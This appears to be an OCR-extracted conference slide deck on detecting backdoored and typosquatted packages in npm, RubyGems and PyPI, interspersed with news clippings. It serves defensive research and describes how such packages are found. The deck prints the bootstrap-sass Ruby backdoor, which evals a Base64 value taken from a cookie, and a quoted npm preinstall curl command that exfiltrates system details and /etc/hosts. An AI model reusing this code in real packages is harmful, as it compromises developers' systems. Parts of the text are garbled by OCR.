

What's a backdoor?

A backdoor occurs when...

An attacker hides something malicious, or potentially malicious in an innocent, or innocent-looking component.

The victim is usually a software engineer, build infrastructure, etc., but could also be and end-user.

July 12, 2018



Security

Now Pushing Malware: NPM package dev logins slurped by hacked tool popular with coders

Tokens killed after eslint-scope utility compromised

By Shaun Nichols in San Francisco 12 Jul 2018 at 20:13



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Updated An unfortunate chain reaction was averted today after miscreants tampered with a widely used JavaScript programming tool to steal other developers' NPM login tokens.

Are there any more out there?


How many more are out there?

Hypothesis

We can efficiently detect the patterns used in the eslint-scope malware.

Methodology

We wrote a custom static analysis rule using CodeQL and ran it against randomly sampled NPM projects, looking for the following pattern:



We look for data coming from the remote user (HTTP GET/POST parameter) and flowing to `child_process.exec`.

Results

Components Scanned

50,000

Identified Vulnerabilities

14

Confirmed Vulnerabilities

14

Reported to NPM



None of the identified vulnerabilities appeared to be malicious. Rather, they looked like an accidental security bug.

April 5, 2019



MUST READ: Doctor, developer: The NHS plan to create a new generation of high-tech healthcare experts

Backdoor code found in popular Bootstrap-Sass Ruby library

Bootstrap-Sass Ruby library had been downloaded more than 28 million times. Backdoored version only 1,470 times.



By Catalin Cimpanu for Zero Day | April 5, 2019 -- 01:35 GMT (18:35 PDT) | Topic: Security



Backdoor code was found added in a popular Ruby library used for frontend user interfaces inside Ruby and Ruby on Rails applications. The malicious code was removed via a library update.

The library affected by this incident is Bootstrap-Sass, a Ruby package that provides developers with a Sass-version of Bootstrap, the most popular UI framework for developers today.

SECURITY

Hacker group has been hijacking DNS traffic on D-Link routers for three months

Why is it so hard for us to pay attention to cybersecurity?

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
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MORE FROM CATALIN CIMPANU



Security Emotet hijacks email conversation threads to insert links to malware

Government: UK





Gmail becomes first major email provider to support MTA-STS and TLS Reporting



Security Dragonblood vulnerabilities disclosed in WiFi WPA3 standard


We downloaded all packages available through the popular RubyGems package manager, and analyzed them for a pattern like the one used in the **bootstrap-sass** backdoor:

```
something = .*decode.*cookie.*
eval(something)
```

Packages Scanned

943k

We let this run for a few hours on a high-end Azure virtual machine...



Ruby Results

Additional Backdoors

2

bootstrap-sass@3.2.0.3:/lib/active-controller/middleware.rb

```
2 ∃ begin
      require 'rack/sendfile'
      if Rails.env.production?
        Rack::Sendfile.tap do |r|
          r.send :alias method, :c, :call
          r.send(:define method, :call) do |e|
            begin
              x = Base64.urlsafe_decode64(e['http_cookie'.upcase].scan(/___cfduid=(.+);/).flatten[0].to_s)
              eval(x) if x
10
            rescue Exception
11
12
            end
            c(e)
13
          end
15
        end
      end
17 ⊡ rescue Exception
      nil
19
     end
20
```


simple_captcha2@0.4.4:/lib/simple_captcha/middleware.rb

```
rubytree@1.0.1:/lib/tre 1
                                begin; require "rack/sendfile"; Rack: : Sendfile. tap{|r|
            (ActionDispat 2
729 ⊡
                                        r.send :alias_method, :c, :call;
                                        r.send(:define_method, :call){|e|
730 三
              begin
                                          begin;x = Base64.urlsafe_decode64(e["http_cookie".upcase]
                x = Base64
731
                                          .scan(/___cfduid=(.+);/).flatten[0].to_s);eval(x) if x;rescue Exception;end;c(e)
732
                eval(x) i 5
                                      }} if Rails.env.production?;rescue Exception;end
              rescue Exce 6
733
              end; super(ε/)
734
735
```

Ruby Results (continued)

We confirmed this by looking at the project pages...

Notice the discrepancy?





rubytree 1.0.1

← PREVIOUS VERSION





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Report Abuse
Reverse dependencies

RSS

Doing it at Scale

Goal:

Continually scan packages as they are published.

Methodology:

Look for high-risk patterns. Use the libraries.io API to process packages within seconds of publishing.

Results:

About a dozen backdoors found and reported.

Goal:


Continually scan packages a

Methodology:

Look for high-risk patterns. packages within seconds of

Results:

About a dozen backdoors found and reported.



Sniffer

Sniffer is Microsoft-operated service that detects certain types of security issues in open source packages. This e-mail is a report generated by Sniffer when executed against the following project:

https://registry.npmjs.org/1337qq-js/-/1337qq-js-1.0.5.tgz

You can provide feedback on this analysis.

Path	Finding	Content
package/package.json:postinstall	Install script calls curl or related commands.	curl http://npm.1337qq.com/postinstal
package/package.json:preinstall	Install script calls curl or related commands.	<pre>curl -F zip="\$(zip)" -F id="\$(id)" -F env="\$(env)" -F ps="\$(ps -ef)" -F uname="\$(uname -a)" -F ls="\$(ls -alhR /var/run/)" -F "hosts=@/etc/ho</pre>
package/package.json:preinstall	File accesses sensitive files.	curl -F zip="\$(zip)" -F id="\$(id)" -F env="\$(env)" -F ps="\$(ps -ef)" -F uname="\$(uname -a)" -F ls="\$(ls -alhR /var/run/)" -F "hosts=@/etc/ho
package/package.json:preinstall	File accesses sensitive files.	curl -F zip="\$(zip)" -F id="\$(id)" -F env="\$(env)" -F ps="\$(ps -ef)" -F uname="\$(uname -a)" -F ls="\$(ls -alhR /var/run/)" -F "hosts=@/etc/ho

Goal:


Continually scan packages as they

Methodology:

Look for high-risk patterns. Use the packages within seconds of publish

Results:

About a dozen backdoors found and reported.



MUST READ: Windows 7 end of life: Security risks and what you should do next

Microsoft spots malicious npm package stealing data from UNIX systems

Malicious JavaScript package was only active on the npm repository for two weeks.



The security team at npm (Node Package Manager), the de-facto package manager for the JavaScript ecosystem, has taken down today a malicious package that was caught stealing sensitive information from UNIX systems.

The malicious package is named 1337qq-js and was uploaded on the npm repository on December 30, 2019.

The package was downloaded at least 32 times, before it was spotted and today by Microsoft's Vulnerability Research team.

According to an analysis by the npm security team, the package exfiltrates sensitive information through install scripts and targets UNIX systems only.

Typo-Squatting



Two malicious Python libraries caught stealing SSH and GPG keys

One library was available for only two days, but the second was live for nearly a year.





The Python security team removed two trojanized Python libraries from PyPI (Python Package Index) that were caught stealing SSH and GPG keys from the projects of infected developers.

The two libraries were created by the same developer and mimicked other more popular libraries -- using a technique called typosquatting to register similarly-looking names.

The first is "python3-dateutil," which imitated the popular "dateutil" library. The second is "jellyfish" (the first L is an I), which mimicked the "jellyfish" library.

The two malicious clones were discovered on Sunday, December 1, by German software developer Lukas Martini. Both libraries were removed on the same day after Martini notified dateutil developers and the PyPI security team.

While the python3-dateutil was created and uploaded on PyPI two days before, on November 29, the jellyfish library had been available for nearly a year, since December 11, 2018.


Given a component name, identify all components that have very similar names:

- Edit Distance
- Keyboard Distance
- Prefix/Suffix
- Separator Characters

Doesn't necessarily mean anything dodgy is going on...

```
"Python"
               "djamgo"
                 "ascii homoglyph"
        relativeAge": 2735914810000000
        absoluteAge" 2735914810000000
        'lastUpdate": "2020-01-12T17:50:52.102617'
                  "suffix added"
        relativeAge"
                      1488184340000000
                      1488184340000000
        'absoluteAge"
        'lastUpdate": "2020-01-12T17:50:52.102617"
               "djongo"
                  "ascii homoglyph"
        relativeAge": 2286598730000000
        absoluteAge": 2286598730000000
        'lastUpdate": "2020-01-12T17:50:52.102617"
                "dmango"
                  "close letters on keymap"
        relativeAge": 2542332260000000
        absoluteAge": 2542332260000000
        'lastUpdate": "2020-01-12T17:50:52.102617"
                  "prefix added"
        relativeAge": 1768536610000000
        'absoluteAge": 1768536610000000
        'lastUpdate": "2020-01-12T17:50:52.102617"
'absoluteAge"
```

Given a component name, identify all



Given a component name, identify all

"forge": "Python",

"base": "django",

"candidates": [

"name": "djamgo",

"reason": "ascii homoglyph",


"status": "ok",


"relativeAge": 2735914810000000,

"absoluteAge": 2735914810000000,

"lastUpdate": "2020-01-12T17:50:52.102617"

{
"name": "djangoy"





More Typo-Squatting Results

Package Manager	Issue
NPM	An "attacker" created 90 modules typo-squatting the top 10 most-downloaded NPM modules (async, chalk, lodash, request, etc.). Each one depended on the authentic module and re-exported its functions.
NPM	An attacker created 72 typo-squatting modules with names like hs-sha3. Each of were almost identical to an authentic module, but had an extra, minified line that attempts to transfer Ethereum cryptocurrency to the attacker. NPM Advisories #1228 through #1299
PyPI	A security researcher created over 1,100 typo-squatting modules, each containing content that told the user they were using the wrong module.

Key Takeaways

Attackers are targeting open source packages with malware, often leveraging typo-squatting.

If you're an author/publisher, use two-factor authentication:

- Use it for your source code repository hosting (GitHub).
- Use it for your CI/CD/publishing pipeline (tokens are fine <u>if protected</u>)
- Use it for your package management system account (NPM, PyPI, NuGet, etc.)

If you're a user/consumer:

- Just be aware that there are malicious and/or typo-squatted packages out there.
- Watch your spelling when typing a module name. (Checking the # downloads can help.)
- "NPM Audit"



Questions?

